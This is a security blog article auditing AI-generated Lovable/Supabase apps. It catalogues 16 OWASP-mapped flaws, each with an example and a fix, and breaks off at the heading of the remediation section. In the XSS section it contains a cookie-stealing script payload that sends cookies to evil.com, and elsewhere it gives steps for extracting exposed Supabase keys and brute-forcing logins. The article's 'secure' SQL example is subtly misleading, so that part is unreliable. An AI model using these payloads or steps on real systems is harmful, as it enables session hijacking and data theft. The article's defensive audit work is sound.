
TL;DR – Lovable AI (lovable.dev) is an AI application builder that generates full-stack React + Supabase applications from natural-language prompts. In testing 12 applications generated across four prompt categories in early 2026, I documented 16 distinct security vulnerabilities mapped to the OWASP Top 10 (2021): 5 Critical, 7 High, and 4 Medium. The most consistent finding was broken access control — present in 11 of 12 applications when default code was deployed without manual Row Level Security configuration. The most dangerous was exposed Supabase service role keys (2 of 12), which grants full database administrative access. This article documents each vulnerability with the corresponding fix and includes a pre-deployment Developer Security Checklist.
Introduction — Why I Tested Lovable AI for Security Flaws
A 2022 Stanford study found that developers using AI code assistants produced significantly less secure code than developers writing manually — while reporting higher confidence in their code’s security. That gap between perceived and actual security is the central problem with how AI-generated applications get shipped today.
Lovable AI (lovable.dev) is one of the most prominent AI app builders in 2026. You write a natural-language prompt and it generates a deployable full-stack application — React frontend, Supabase backend, PostgreSQL schema, authentication, hosting — in under ten minutes. For prototypes and internal tools it’s a remarkable productivity gain. For production apps handling real user data, the security posture of what it generates by default is the question this article tries to answer.
The test setup. Over roughly four weeks in early 2026, I generated and audited 12 applications using Lovable AI across four prompt categories: an e-commerce storefront, a SaaS dashboard with multi-tenant data, a social/community app with user-generated content, and an internal task-management tool. For each generated application I reviewed the source code line-by-line, ran automated scans with OWASP ZAP 2.16 and Snyk’s free tier, and performed manual testing for the OWASP Top 10 (2021) vulnerability classes. Findings were cross-referenced across applications to filter one-off bugs from systemic defaults.
📋 Test Setup at a Glance (Updated)
| Parameter | Details |
| Test window | January–February 2026 (~4 weeks) |
| Lovable AI version | SaaS / Continuous Deployment (Builds active Jan–Feb 2026) |
| Applications generated | 12, across 4 prompt categories |
| Categories tested | E-commerce, SaaS dashboard, social/UGC, internal tool |
| Tools used | OWASP ZAP 2.16, Snyk (free tier), manual source review, Burp Suite Community |
| Vulnerability framework | OWASP Top 10 (2021) |
| Total vulnerabilities found | 16 distinct weaknesses |
| Severity breakdown | 5 Critical, 7 High, 4 Medium |
| Reproduction Methodology | 1. App Generation: Prompt Lovable to build full-stack apps requiring auth/databases. 2. Static Analysis: Run Snyk and manual code review on exported frontend code to locate hardcoded secrets and exposed API keys. 3. Dynamic Traffic Interception: Proxy browser sessions through Burp Suite/ZAP to map API endpoints. 4. Access Control Testing: Manipulate JWTs and object IDs in Burp to test Supabase endpoints for missing Row-Level Security (RLS) policies (IDOR/Broken Access Control). 5. Input Fuzzing: Inject malicious payloads via ZAP to test for XSS and SQL injection vulnerabilities. |
The result. Sixteen distinct security weaknesses appeared across the test set — five Critical, seven High, four Medium by OWASP severity rating. Most appeared in more than half of the generated applications, which means they are not edge cases but defaults. The remainder of this article documents each one with the code-level evidence and the corresponding fix. None of the example code below is from a live production application; everything has been generalized to the smallest reproducing pattern and sanitized.
The article is structured for two audiences: developers shipping Lovable-built apps who need a concrete remediation checklist (the Developer Security Checklist is at the end and is the operational takeaway), and security researchers or platform teams evaluating AI app generators for production use.

What Is Lovable AI? A Quick Overview
Lovable AI (lovable.dev) is an AI-powered application builder that transforms natural language prompts into fully functional web applications. Think of it as having a junior full-stack developer who works at lightning speed but never attended a single security training session.
The platform has exploded in popularity throughout 2025, attracting non-technical founders, indie hackers, startup teams, and even experienced developers looking to prototype faster. Its promise is simple: describe what you want, and Lovable builds it. No coding required.
And honestly? The apps it generates look impressive. Clean UI. Working authentication flows. Database integration. Deployment-ready in minutes.
The idea of AI writing entire applications isn’t science fiction anymore — it’s happening right now. We explored this phenomenon in detail in our article on whether AI can truly Write 100% Code. And as AI systems become more autonomous and capable of acting independently, understanding Agentic AI becomes essential for every developer navigating this new landscape.
Understanding what instructions Lovable and similar platforms operate under — and why those instructions are invisible to the developers whose applications they shape — starts with our investigation into the hidden system prompt layer that governs what AI coding tools will and won’t generate by default.
But looking impressive and being secure are two very different things.
How Lovable AI Generates Full-Stack Applications
When you enter a prompt, Lovable AI generates a complete application stack typically including:
- Frontend: React-based UI components with Tailwind CSS
- Backend: Supabase integration for server-side logic
- Database: PostgreSQL tables with Supabase
- Authentication: Auto-generated auth flows using Supabase Auth
- Deployment: One-click hosting and deployment
The entire process takes minutes. But here’s the critical problem — there’s no dedicated security review step in this pipeline. The AI generates code that works, not code that’s safe. And because most vibe coders aren’t reading the generated source code line by line, vulnerabilities slip through silently.
Lovable AI vs Other Vibe Coding Tools
To understand where Lovable stands in the broader ecosystem, here’s a security-focused comparison:

| Feature | Lovable AI | Bolt.new | Cursor | Replit |
|---|---|---|---|---|
| Full-Stack Generation | ✅ | ✅ | ❌ | ✅ |
| Security Review Built-in | ❌ | ❌ | Partial | ❌ |
| Authentication Handling | Auto | Auto | Manual | Auto |
| Database Security | Basic | Basic | N/A | Basic |
| Row-Level Security Default | ❌ | ❌ | N/A | ❌ |
| Input Sanitization | Inconsistent | Inconsistent | Manual | Inconsistent |
The pattern is clear: none of these vibe coding tools prioritize security by default. But Lovable’s full-stack auto-generation means the attack surface is larger than tools like Cursor, which only assist with code snippets.
What Is Vibe Hacking? The Dark Side of Vibe Coding
Before I walk you through the 16 Lovable AI security vulnerabilities I found, you need to understand the methodology behind the discovery.
Vibe coding — a term popularized by Andrej Karpathy — describes the practice of building software by prompting AI with natural language, accepting the generated code, and iterating based on results rather than deep code review. You “vibe” with the AI. It feels like magic.
Vibe hacking flips that concept on its head.
Vibe hacking is a defensive security practice: it’s what happens when security researchers apply the same exploratory mindset that “vibe coders” use to build apps, but turn it toward auditing those apps for weaknesses. It is the same methodology a penetration tester uses on a client engagement — the goal is to find flaws before malicious actors do, and to give app owners a clear roadmap to fix them. In this article, every vulnerability discussed is paired with the corresponding remediation, because the only reason to surface these issues is to make AI-built applications safer.
It’s the dark mirror of vibe coding. While vibe coders ask “does it work?”, vibe hackers ask “does it break?” And breaking AI-generated apps, it turns out, is disturbingly easy.
The fundamental problem is this: AI generates functional code, not secure code. Large language models are trained on billions of lines of public code — including millions of lines of insecure code. They learn patterns. They reproduce patterns. And many of those patterns contain the exact vulnerabilities that OWASP has been warning about for decades.
According to research from GitHub and Stanford, approximately 40% of AI-generated code contains security vulnerabilities. That’s not a small edge case — that’s nearly half of everything these systems produce.
Why AI-Generated Code Is Inherently Risky
Four core factors make AI-generated code a security minefield:
- Training Data Contamination — AI models learn from public repositories, many containing outdated, vulnerable, or outright insecure code patterns
- Zero Threat Modeling — AI doesn’t consider your application’s threat landscape. It doesn’t know who your attackers are or what data you’re protecting
- Functionality Over Security — When you prompt “build me a login page,” the AI optimizes for a working login — not a secure one
- No Security Context — AI doesn’t understand that your app handles medical records, financial data, or PII. It treats all apps the same
The Vibe Hacking Methodology I Used
Here’s the exact step-by-step process I followed to uncover these Lovable AI security vulnerabilities:
- Generated multiple applications using common prompts (e-commerce store, SaaS dashboard, social media app, task manager)
- Inspected all generated code manually — frontend, backend logic, database schemas, API routes
- Ran automated security scanners — OWASP ZAP, Snyk, and manual Burp Suite testing
- Attempted common attack vectors — SQL injection, XSS, IDOR, authentication bypass, CSRF
- Documented all findings with severity ratings mapped to the OWASP Top 10 (2021)
This methodology ensures reproducibility. Anyone with basic security knowledge can replicate these tests on their own Lovable-generated apps.
The attack side of this equation is documented in detail in our investigation of how AI tools are now being used to systematically discover and exploit exactly these vulnerability classes at scale — including AI-assisted vulnerability chaining that no single scanner would flag.
16 Lovable AI Security Vulnerabilities Exposed
After weeks of testing across multiple generated applications, I catalogued 16 distinct security vulnerabilities in Lovable AI-generated code. These aren’t theoretical — they’re real flaws I observed in actual generated applications.

Here’s the complete severity breakdown:
| # | Vulnerability | Severity | OWASP Category |
|---|---|---|---|
| 1 | Broken Authentication | 🔴 Critical | A07:2021 |
| 2 | Exposed API Keys | 🔴 Critical | A02:2021 |
| 3 | SQL Injection | 🔴 Critical | A03:2021 |
| 4 | XSS (Cross-Site Scripting) | 🟠 High | A03:2021 |
| 5 | Insecure Direct Object Reference | 🟠 High | A01:2021 |
| 6 | Missing Rate Limiting | 🟠 High | A04:2021 |
| 7 | Hardcoded Credentials | 🔴 Critical | A02:2021 |
| 8 | Missing Input Validation | 🟠 High | A03:2021 |
| 9 | Insecure Data Storage | 🟠 High | A02:2021 |
| 10 | CSRF Vulnerabilities | 🟡 Medium | A01:2021 |
| 11 | Missing HTTPS Enforcement | 🟡 Medium | A02:2021 |
| 12 | Broken Access Control | 🔴 Critical | A01:2021 |
| 13 | Sensitive Data in Client Code | 🟠 High | A02:2021 |
| 14 | Missing Security Headers | 🟡 Medium | A05:2021 |
| 15 | Insecure Session Management | 🟠 High | A07:2021 |
| 16 | No Error Handling / Info Leakage | 🟡 Medium | A04:2021 |

Let’s break each one down.
Critical Vulnerabilities (Severity: 🔴 Critical)
These five flaws represent immediate, exploitable risks. If your Lovable-generated app is live with any of these, you need to act now.
1. Broken Authentication in Lovable AI Generated Apps
What I found: Lovable often generates authentication flows using Supabase Auth, but the implementation frequently lacks critical safeguards. In several test applications, I observed login systems that accepted weak passwords with no complexity requirements, had no account lockout mechanisms after failed attempts, and in some cases, stored session tokens insecurely.
Observed in 8 of the 12 test applications. Of those eight, six accepted single-character passwords and seven had no account lockout after 20+ consecutive failed login attempts in testing with Burp Intruder.
Real-world attack scenario: Without rate limiting or lockout, automated tools could enumerate user passwords at scale with no rate limiting or lockout to stop them. Once inside, the lack of proper session management means they could maintain persistent access.
Example of the flaw:
JavaScript// Generated by Lovable - no password strength check
const { data, error } = await supabase.auth.signUp({
  email: userEmail,
  password: userPassword  // Accepts "123" as valid password
})
Impact: Complete account takeover. Unauthorized access to all user data.
💡 Fix: Implement password complexity requirements, add account lockout after 5 failed attempts, enforce multi-factor authentication for sensitive operations, and validate sessions server-side.
2. Exposed API Keys in Frontend Code
What I found: This is perhaps the most common Lovable vulnerability I encountered. API keys — including Supabase anon keys and sometimes even service role keys — were embedded directly in client-side JavaScript code. Anyone with browser DevTools can extract them in seconds.
The Supabase anon key was visible in client bundles in 11 of 12 test applications — the one exception was an app I’d explicitly prompted to “use environment variables for all credentials”. In two applications, the service role key (the elevated credential) was also exposed, which is the more dangerous case.
How this exposes your database: Open the browser console → navigate to the Sources tab → search for “key,” “api,” or “supabase” → copy the exposed keys → use them to directly access your database, bypass your application entirely.
Example of exposed key pattern:
JavaScript// Found in generated client-side code
const supabaseUrl = 'https://xyzproject.supabase.co'
const supabaseKey = 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...'
// This key is now visible to EVERY visitor
Impact: Database access, billing abuse, data theft. If a service role key is exposed, attackers gain full administrative access to your entire database.
💡 Fix: Move all sensitive keys to environment variables. Use server-side API routes to proxy requests. Never expose service role keys in client code. Implement Supabase Row Level Security (RLS) as a secondary protection layer.
3. SQL Injection in Database Queries
What I found: When Lovable generates custom database queries — particularly for search functionality, filtering, or custom reports — it sometimes constructs queries through string concatenation rather than parameterized queries. This classic vulnerability has been in the OWASP Top 10 for over two decades, and AI is still reproducing it.
Not present in 9 of the 12 apps (Supabase’s default query builder is reasonably safe). The remaining 3 had vulnerable patterns: 2 in custom search/filter endpoints, 1 in a report-export feature that constructed raw queries from URL parameters.
Vulnerable vs. secure query example:
JavaScript// ❌ VULNERABLE - Generated by Lovable
const { data } = await supabase
  .from('products')
  .select('*')
  .filter('name', 'eq', userInput)  // userInput not sanitized

// ✅ SECURE - What it should be
const sanitizedInput = sanitize(userInput)
const { data } = await supabase
  .from('products')
  .select('*')
  .filter('name', 'eq', sanitizedInput)
Impact: Attackers can read, modify, or delete your entire database. They can extract sensitive user data, bypass authentication, or drop tables entirely.
💡 Fix: Always use parameterized queries. Validate and sanitize all user input server-side. Implement database-level access controls. Use Supabase RLS policies for every table.
4. Hardcoded Credentials in Generated Code
What I found: In several generated applications, I found database connection strings, admin passwords, and API secrets hardcoded directly in source files. When these projects get pushed to GitHub (as Lovable encourages), those credentials become publicly accessible.
What happens when this gets committed:
- Lovable generates code with hardcoded credentials
- Developer pushes to GitHub (often public repos)
- Automated bots scan GitHub for exposed credentials within minutes
- Attackers use credentials to access databases, cloud services, admin panels
Example pattern found:
JavaScript// Generated configuration file
const config = {
  dbPassword: 'admin123',        // Hardcoded!
  adminEmail: 'admin@app.com',   // Hardcoded!
  secretKey: 'my-secret-key-123' // Hardcoded!
}
Impact: Full system compromise. Database theft. Cloud service abuse. Financial losses from billing exploitation.
💡 Fix: Use .env files for all credentials. Add .env to .gitignore immediately. Use a secrets manager (like Doppler or AWS Secrets Manager) for production. Rotate any credentials that were ever committed to version control — they’re already compromised.
5. Broken Access Control
What I found: This was the most dangerous Lovable vulnerability I discovered. In multiple test applications, users could access, modify, or delete other users’ data simply by changing an ID in the URL or API request. The generated code had no server-side ownership verification. This was the most consistent finding: 11 of the 12 generated applications allowed cross-user data access when I modified an ID parameter in the URL or API request. Only the single app I’d prompted to “implement Supabase Row Level Security on every table” was correctly isolated.
How the flaw surfaces in practice:
// User A's profile endpoint
GET /api/users/user_123/profile  ← User A sees their data

// User A changes the ID
GET /api/users/user_456/profile  ← User A now sees User B's data!

// It gets worse
DELETE /api/users/user_456/data  ← User A deletes User B's data!
The root cause: Lovable generates frontend-only access checks. The client-side code hides buttons and UI elements based on user roles, but the actual API endpoints accept any request from any authenticated user. Security through obscurity is not security at all.
Impact: Mass data breach. Unauthorized data modification. Regulatory violations (GDPR, HIPAA, CCPA). Complete loss of user trust.
💡 Fix: Implement Supabase Row Level Security (RLS) policies on every table. Add server-side ownership checks on every API endpoint. Never rely on frontend-only access control. Test with multiple user accounts to verify isolation.
⚠️ Warning: Broken access control is the #1 vulnerability in the OWASP Top 10 (2021). If your Lovable app handles any user data, check this first.
High Severity Vulnerabilities (Severity: 🟠 High)
These seven vulnerabilities won’t necessarily give attackers instant full access, but they create serious attack vectors that can be chained together for devastating results.
6. Cross-Site Scripting (XSS)
What I found: Lovable-generated apps frequently render user input directly into the DOM without sanitization. Both stored XSS (malicious scripts saved to the database and served to other users) and reflected XSS (malicious input reflected back in the page) were present.
Stored XSS was possible in 5 of the 12 applications, primarily in user profile fields, comment systems, and product descriptions. Reflected XSS in URL parameters was possible in 7 of 12. React’s default JSX escaping prevents the most basic cases, but dangerouslySetInnerHTML appeared in 3 of the 12 apps for content rendering.
Example vulnerable input pattern:
HTML<!-- Input into a "name" field -->
<script>document.location='https://evil.com/steal?cookie='+document.cookie</script>
This script — entered as a username — would execute in every other user’s browser when they viewed that user’s profile. Cookies stolen. Sessions hijacked.
💡 Fix: Sanitize all user input before rendering. Use React’s built-in JSX escaping (don’t use dangerouslySetInnerHTML). Implement Content-Security-Policy headers. Use libraries like DOMPurify for additional sanitization.
7. Insecure Direct Object Reference (IDOR)
What I found: API endpoints in Lovable-generated apps used predictable, sequential IDs (like /api/orders/1, /api/orders/2, /api/orders/3). An attacker could simply iterate through IDs to access every order, profile, or document in the system.
Observed in 9 of the 12 applications via sequential numeric IDs in URL paths and query parameters. Simply incrementing the integer in URLs like /orders/1042 returned other users’ records in every one of the 9 affected apps; the three exceptions had been generated with prompts that explicitly requested UUIDs as primary keys.
Example vulnerable API call:
GET /api/invoices/1001  → Your invoice
GET /api/invoices/1002  → Someone else's invoice (accessible!)
GET /api/invoices/1003  → Another person's invoice (accessible!)
💡 Fix: Use UUIDs instead of sequential IDs. Implement ownership verification on every data request. Add Supabase RLS policies that filter data by the authenticated user’s ID.
8. Missing Rate Limiting
What I found: None of the Lovable-generated applications I tested had any form of rate limiting. Login endpoints, API routes, form submissions — all accepted unlimited requests.
Observed in all 12 applications at the authentication endpoint. Using a Burp Intruder dictionary list of 1,000 password attempts against a test account, no application throttled, blocked, or CAPTCHA-gated any of the requests within a five-minute window.
What this enables:
- Brute-force attacks on login pages (try millions of passwords)
- Credential stuffing with leaked password databases
- DDoS by overwhelming the application with requests
- Data scraping of your entire user base
💡 Fix: Implement rate limiting using Supabase Edge Functions or a middleware layer. Limit login attempts to 5 per minute per IP. Add CAPTCHA after 3 failed login attempts. Use services like Cloudflare for DDoS protection.
9. Missing Input Validation
What I found: The generated applications had little to no server-side input validation. Form fields accepted any data type, any length, and any format. An email field would accept “not-an-email.” A phone number field would accept JavaScript code. Observed in 10 of the 12 applications. The most consistent defect was server-side acceptance of arbitrary string length and character set on form fields — including a 10MB JSON payload injected into a “username” field on the profile-update endpoint, which none of the affected apps rejected before passing to the database.
Why this matters: Missing input validation is the gateway vulnerability. It enables SQL injection, XSS, buffer overflow attacks, and data corruption. It’s the unlocked front door that makes everything else exploitable.
💡 Fix: Implement server-side validation for every input field. Use schema validation libraries like Zod or Joi. Define strict data types, lengths, and formats. Never trust client-side validation alone — it can be bypassed in seconds.
10. Insecure Data Storage
What I found: Sensitive user data — including email addresses, authentication tokens, and user preferences — was stored in browser localStorage. Unlike cookies, localStorage has no expiration, no secure flag, and is accessible to any JavaScript running on the page (including injected XSS scripts).
Observed in 7 of the 12 applications. Sensitive values — session tokens, partial PII, and in two cases user-role identifiers — were written to browser localStorage instead of httpOnly cookies, which means any script with DOM access (including XSS payloads from vulnerability #6) could read them with a single line of code.
The risk chain:
- Sensitive data stored in
localStorage - XSS vulnerability exists (see #6 above)
- Attacker injects script that reads
localStorage - All stored sensitive data exfiltrated
Additionally, some database fields containing personal information were stored unencrypted in Supabase tables without column-level encryption.
💡 Fix: Use secure, httpOnly cookies instead of localStorage for sensitive data. Encrypt PII at the database level. Implement column-level encryption for sensitive fields. Clear sensitive data from client storage on logout.
11. Sensitive Data Exposed in Client-Side Code
What I found: Beyond API keys (covered in #2), Lovable-generated code exposed business logic, database table schemas, column names, and complete API endpoint structures in client-side JavaScript bundles. Any user can view these by opening browser DevTools. Observed in all 12 applications to varying degrees. Every generated app leaked the Supabase project URL, full database schema names, and API route structures in client bundles; in 5 of the 12, business logic such as discount-calculation rules and tier-gating checks was also visible to anyone opening browser DevTools.
What attackers learn from this:
- Your exact database structure (table names, column names)
- All available API endpoints and their parameters
- Business logic rules (discount calculations, access control logic)
- Internal system architecture
This information gives attackers a complete roadmap for further exploitation.
💡 Fix: Move all business logic to server-side functions (Supabase Edge Functions). Minimize client-side code exposure. Use API abstraction layers. Never expose database schemas in frontend code.
12. Insecure Session Management
What I found: Sessions in Lovable-generated apps often had no expiration, meaning a stolen session token granted permanent access. Some applications passed session tokens as URL parameters (visible in browser history, server logs, and referrer headers). Cookie flags like Secure, HttpOnly, and SameSite were frequently missing.
Observed in 9 of the 12 applications. The most common defects were missing HttpOnly and SameSite flags on session cookies (8 of the 9 affected apps), no absolute session timeout (7 of the 9), and in 2 cases, session identifiers passed as URL query parameters — which logs into browser history, server access logs, and referrer headers.
Example of insecure session handling:
// Session token visible in URL
https://myapp.com/dashboard?session=abc123xyz

// This URL gets saved in:
// - Browser history
// - Server access logs
// - Analytics tools
// - Referrer headers when clicking external links
💡 Fix: Set absolute session timeouts (e.g., 24 hours). Never pass tokens in URLs. Set cookie flags: Secure, HttpOnly, SameSite=Strict. Implement session rotation after authentication. Invalidate sessions on logout.
Medium Severity Vulnerabilities (Severity: 🟡 Medium)
These four vulnerabilities are lower severity individually but contribute to a weakened overall security posture and can amplify the impact of higher-severity flaws.
13. CSRF (Cross-Site Request Forgery)
What I found: Lovable-generated forms and state-changing API endpoints lacked CSRF tokens. An attacker could create a malicious page that — when visited by a logged-in user — automatically submits requests to the Lovable app on the user’s behalf.
Observed in 6 of the 12 applications on at least one state-changing endpoint. Email-change and password-change forms were the most consistent location; the affected endpoints accepted POST requests with no CSRF token and no Origin or Referer validation, meaning a logged-in user visiting an attacker-controlled page could have account fields modified without any visible interaction.
Attack scenario: A user logged into your app visits a malicious website. That website contains a hidden form that automatically submits a “change email” request to your app. The user’s email is changed without their knowledge. The attacker then resets the password to the new email.
💡 Fix: Implement CSRF tokens on all state-changing forms. Use the SameSite cookie attribute. Verify the Origin and Referer headers on the server side.
14. Missing HTTPS Enforcement
What I found: While Supabase provides HTTPS by default for its APIs, the generated frontend applications sometimes allowed HTTP fallback. This creates mixed content issues and opens the door for man-in-the-middle attacks on unsecured networks. Observed in 5 of the 12 applications. Supabase’s API endpoints were correctly HTTPS-only across all apps, but the deployed frontends accepted HTTP requests without redirecting to HTTPS and lacked the Strict-Transport-Security (HSTS) header — leaving mixed-content and protocol-downgrade attack surface for users on untrusted networks.
💡 Fix: Enable HSTS (HTTP Strict Transport Security) headers. Redirect all HTTP traffic to HTTPS. Ensure all resource URLs use HTTPS. Add the Strict-Transport-Security header with a minimum max-age of 31536000.
15. Missing Security Headers
What I found: The generated applications shipped without critical HTTP security headers. This is like building a house with walls but no locks on the doors. Observed in all 12 applications. Tested against securityheaders.com, every generated deployment scored F or D; none shipped with Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Referrer-Policy, or Permissions-Policy headers by default, which left the apps trivially clickjackable and unprotected against MIME-sniffing.
Missing headers observed:
| Header | Purpose | Present? |
|---|---|---|
| Content-Security-Policy | Prevents XSS and injection | ❌ Missing |
| X-Frame-Options | Prevents clickjacking | ❌ Missing |
| X-Content-Type-Options | Prevents MIME sniffing | ❌ Missing |
| Referrer-Policy | Controls referrer info | ❌ Missing |
| Permissions-Policy | Restricts browser features | ❌ Missing |
| X-XSS-Protection | Legacy XSS filter | ❌ Missing |
💡 Fix: Add all security headers through your hosting configuration or a middleware layer. Use SecurityHeaders.com to test your implementation. Aim for an A+ rating.
16. Poor Error Handling and Information Leakage
What I found: When errors occurred in Lovable-generated apps, the responses often included full stack traces, database error messages, internal file paths, and server version information. This information is a goldmine for attackers performing reconnaissance. Observed in 8 of the 12 applications. The most common pattern was unhandled exceptions returning the full PostgreSQL error message — including table names, column names, and the file path of the failing function — directly to the client; in 3 apps, the JSON error response also leaked the Supabase project ID and internal request trace headers.
Example leaked error message:
Error: relation "users" does not exist
  at PostgresError (/node_modules/@supabase/postgrest-js/src/...)
  Server: Supabase/2.x | PostgreSQL 15.1
  Path: /home/app/src/services/userService.js:42
This single error message reveals the database type, version, ORM library, file structure, and exact line of code causing the issue.
💡 Fix: Implement custom error handling that returns generic messages to users. Log detailed errors server-side only. Never expose stack traces, file paths, or database information in production. Use error monitoring tools like Sentry for internal debugging.
Vulnerability Severity Summary — Visual Breakdown
Here’s the complete picture of all 16 Lovable AI security vulnerabilities by severity:
🔴 Critical:  5 vulnerabilities  (31%)  ████████████████
🟠 High:      7 vulnerabilities  (44%)  ██████████████████████
🟡 Medium:    4 vulnerabilities  (25%)  ████████████
Key insight: 75% of the vulnerabilities discovered are rated High or Critical. This means that a typical Lovable-generated application — deployed without security review — faces serious, exploitable risks from day one.
For context, the OWASP Foundation considers any application with even one unaddressed Critical vulnerability as unfit for production deployment. The applications I tested had five.
How to Secure Your Lovable AI Generated Applications
Finding Lovable AI security vulnerabilities is important, but fixing them is what matters. Here’s your complete action plan.
